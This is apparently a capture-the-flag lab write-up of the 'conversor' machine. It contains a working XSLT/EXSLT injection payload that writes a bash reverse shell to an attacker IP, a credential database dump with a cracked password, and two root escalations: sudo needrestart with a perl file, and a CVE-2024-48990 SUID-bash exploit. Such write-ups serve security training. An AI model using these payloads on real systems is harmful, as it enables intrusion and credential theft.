
```xslt
<?xml version="1.0" encoding="UTF-8"?>
<html xsl:version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
<body>
<br />Version: <xsl:value-of select="system-property('xsl:version')" />
<br />Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br />Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
</body>
</html>
```

xslt


Upload these files to the target shows it's vulnerable to xslt injection



The page shows exslt injection technique



I can try it on local server



This is python reverse shell(& is needed for & character in xml). Upload it on xslt(any file is ok for xml) and I can see the file uploaded one directory above



Change href and upload xslt to the target

```
<?xml version="1.0" encoding="UTF-8"?>$
<xsl:stylesheet$
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"$
  xmlns:exploit="http://exslt.org/common"+$
  extension-element-prefixes="exploit"$
  version="1.0">$
  <xsl:template match="/">$
    <exploit:document href="/var/www/conversor.htb/scripts/rev.py" method="text">import os$
os.system("/bin/bash -c '/bin/bash -i >&amp; /dev/tcp/10.10.16.43/9001 0>&amp;1'")$
    </exploit:document>$
  </xsl:template>$
</xsl:stylesheet>$
```

Start listener and I can get www-data shell

```
┌──[parrot@parrot]─[~/Documents/conversor]
└─$nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.238.31 51594
bash: cannot set terminal process group (2835): Inappropriate ioctl for device
bash: no job control in this shell
www-data@conversor:~$
```

I can dump db in instance directory

```
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db 'select username,password from users'
fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
```

And it can be cracked in crackstation

Hash	Type	Result
5b5c3ac3a1c897c94caad48e6c71fdec	md5	Keepmesafeandwarm

I can ssh as fismathack

```
┌──[parrot@parrot]─[~/Documents/conversor]
└─$ssh fismathack@conversor.htb
fismathack@conversor.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)
```

Get root

I can run sudo -l


```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
```

I can run needrestart as root. It can be solved in 2 ways

1. Using -c switch

gtfobins show




It can run perl file, so I can create a perl file that will run bash

```
exec "/bin/bash";
```


And run it

```
sudo needrestart -c <filename>
```




2. Using needrestart version vulnerability

I can see the needrestart version



https://medium.com/@allypetitt/rediscovering-cve-2024-48990-and-crafting-my-own-exploit-ce13829f5e80 shows how to exploit it. First, create importlib directory



Create __init__.py

```
import os
os.system("cp /bin/bash /home/hello; chmod 4755 /home/hello")
```

Create test.py which will be running forever

```
while True:
    pass
```

Next step needs two shells

```
# shell 1
PYTHONPATH=/dev/shm python3 test.py
# shell 2
sudo needrestart
```

It creates the suid set file

```
fismathack@conversor:~$ ls /home -al
total 1376
drwxr-xr-x  3 root       root          4096 Apr  2 05:14 .
drwxr-xr-x 19 root       root          4096 Oct 21 05:45 ..
drwxr-x---  5 fismathack fismathack    4096 Oct 21 05:45 fismathack
-rwsr-xr-x  1 root       root       1396520 Apr  2 05:15 hello
```

I can get root shell!

```
fismathack@conversor:~$ /home/hello -p
hello-5.1# whoami
root
hello-5.1#
```